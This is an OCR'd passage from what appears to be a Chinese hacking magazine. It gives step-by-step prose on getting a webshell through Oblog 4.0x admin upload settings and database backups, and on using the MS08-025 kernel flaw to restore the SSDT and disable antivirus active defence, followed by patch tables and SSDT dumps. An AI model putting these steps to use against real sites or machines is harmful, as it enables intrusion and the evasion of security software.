


图17

最后，我们来看一下如何利用有缺陷的4.0x版本在后台得到webshell。因为4.0x版本不像4.5x、4.6x版本那样可以自己设置上传路径，所以其获取webshell的方法比较麻烦。目前，比较通用的就是运气法，选择"用户等级及设置"下的"管理用户等级"（图18），随便找一个等级，然后点击修改，在"上传文件类型"里添加PHP（图19），对于ASP、ASPX等文件类型已经被Oblog默认过滤了。




图18




图19

而如果我们测试的服务器也正好支持PHP的话，就可以根据前边所介绍的方法直接上传PHP木马了，这种情况对于国内的三线虚拟主机应该是比较常见的，反正就是靠运气了。

除了这三种方法外，在以前的黑客X档案里还曾经提到过一种方法，我简单讲一下利用的思路，4.0x版本的数据库管理功能不能自定义备份文件，所以我们只能把网站原来的数据库下载下来，把这个数据库制作成包含一句话木马的数据库，然后使用上边所介绍的方法直接上传这个修改后的数据库，然后到后台的修复数据库功能处把你上传上去的数据库给恢复过来，覆盖原来的数据库，再马上备份数据库，就能产生ASA后缀的备份数据库文件，我们使用一句话木马的客户端连接ASA后缀的备份数据库文件就可以得到webshell了。不过大家要注意，千万记得在恢复数据前要把论坛本来的数据库备份一份，以方便我们把网站恢复正常，至于具体的方法就请大家参考以前的杂志吧。

（文章中涉及到的oblog最新通杀漏洞爆密码工具、lake2eval一句话木马，已经收录在光盘中）

跟我学MS08025漏洞的利用

无痕浪子

4月8号微软再次发布了一个系统内核的补丁（KB941693），该漏洞影响Windows2000/XP/2003/Vista以及最新的Windows Server2008系统。4月12号Polymorphours公布了技术细节和漏洞触发代码，但并不是真正的溢出程序，好在不久网上先后有人发出了漏洞的演示工具（恢复SSDT）和溢出程序。经测试，在WindowsXP SP2系统下，普通的user权限可以成功的进行提权。下边，我就简单的介绍一下该漏洞的详细利用，包括该漏洞在其它一些方面的利用思路。


一、突破主动防御

主动防御是当前绝大多数杀毒软件所采用的一种用于阻止恶意程序执行的技术，它比较好的弥补了传统杀毒软件采用"特征码查杀"和"监控"相对滞后的技术弱点，可以在病毒发作时进行主动而有效的全面防范，从技术层面上有效应对未知病毒的肆虐。从技术角度来讲，完整的主动防御技术包含三个层次：资源访问规则控制、资源访问扫描、程序活动行为分析引擎。当程序一运行，杀毒软件就会根据程序调用的API和行为与定义的规则进行比较，如果出现木马病毒的行为则进行拦截并给出用户提示。

SSDT大家都应该听过吧，它的全称是System Services Descriptor Table，也就是系统服务描述符表，这个表主要就是把ring3的Win32 API和ring0的内核API联系起来。SSDT并不是仅包含一个庞大的地址索引表，它还包含着一些其它有用的信息，诸如地址索引的基地址、服务函数个数等。主动防御技术实质上就是改写了SSDT表，将原本应该由系统处理的函数调用，拦截到自己的程序里来处理，而突破主动防御只需要将SSDT表恢复为系统的初始状态就可以了。但这种突破技术一般要使用驱动程序来完成，但这里我们却可以利用MS08025内核漏洞而不使用驱动来直接恢复SSDT表。

通过超级巡警的补丁检查和SSDT检查（需要administrator权限才行），可以看出本机未打MS08025补丁，并且有内核函数被HOOK，如图1，图2。我们运行MJ0011的漏洞演示程序ByPassHIPS with MS-08-025（点击DONE）或MS08025_RestorSSDT，SSDT就会被成功恢复了。

需要注意的是，ByPassHIPS不能在虚拟机里运行，双核上可能BSOD运行成功后不会有提示。而MS08025_RestorSSDT（ByPassHIPS汇编版本的运行要求同上）会在命令行下显示successful或failed，如图3。如果程序运行成功的话，如图4，利用HOOK内核的主动防御和HIPS将失效，例如瑞星、SSM等，但像超级巡警这样利用DLL挂载技术的安全软件还是会有程序运行记录。




安全等级	安全公告	补丁名称	漏洞名称	发布时间
严重	MS08-023	KB948881	ActiveX Kill Bit 的安全更新	2008-4-8
重要	MS08-020	KB945553	DNS 客户端中的漏洞可能允许欺骗	2008-4-8
重要	MS08-025	KB941693	Windows 内核中的漏洞可能允许特权提升	2008-4-8

第三方应用程序漏洞信息：

安全等级	应用程序名	最新版本	漏洞名称	发布时间
严重	QuickTime	7.4	Apple QuickTime RTSP响应头远程栈溢出漏洞	2007-11-23
严重	Flash Player	9.0.115.0	Adobe Flash Player 处理JPG堆溢出及其他漏洞	2007-12-18
严重	Flash Player	9.0.124.0	Adobe Flash Player 溢出漏洞	2008-04-08

图 1



0x6E	0x805920CD	-	C:\WINDOWS\system32\ntoskrnl.exe	0x805920CD	NtNotifyChangeDirectoryFile
0x6F	0x80591E16	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80591E16	NtNotifyChangeKey
0x70	0x80591EDF	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80591EDF	NtNotifyChangeMultipleKeys
0x71	0x80580F43	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80580F43	NtOpenDirectoryObject
0x72	0x80581492	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80581492	NtOpenEvent
0x73	0x80648911	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80648911	NtOpenEventPair
0x74	0x80570893	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80570893	NtOpenFile
0x75	0x806160A7	-	C:\WINDOWS\system32\ntoskrnl.exe	0x806160A7	NtOpenIoCompletion
0x76	0x8062F7A5	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8062F7A5	NtOpenJobObject
0x77	0x80568CFB	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80568CFB	NtOpenKey
0x78	0x8057C2AF	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8057C2AF	NtOpenMutant
0x79	0x8059F486	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059F486	NtOpenObjectAuditAlarm
[illegible]	[illegible]	[illegible]		[illegible]	[illegible]
0x7B	0x8056D041	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056D041	NtOpenProcessToken
0x7C	0x8056D23A	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056D23A	NtOpenProcessTokenEx
0x7D	0x8057770B	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8057770B	NtOpenSection
0x7E	0x805DC062	-	C:\WINDOWS\system32\ntoskrnl.exe	0x805DC062	NtOpenSemaphore
0x7F	0x80580E0F	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80580E0F	NtOpenSymbolicLinkObject
[illegible]	[illegible]	[illegible]		[illegible]	[illegible]
0x81	0x8056CADE	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056CADE	NtOpenThreadToken
0x82	0x8056CA4C	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056CA4C	NtOpenThreadTokenEx
0x83	0x80648747	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80648747	NtOpenTimer
0x84	0x8059A64E	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059A64E	NtPlugPlayControl
0x85	0x8059E22C	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059E22C	NtPowerInformation
0x86	0x8059C178	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059C178	NtPrivilegeCheck

图 2





图 3



0x6E	0x805920CD	-	C:\WINDOWS\system32\ntoskrnl.exe	0x805920CD	NtNotifyChangeDirectoryFile
0x6F	0x80591E16	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80591E16	NtNotifyChangeKey
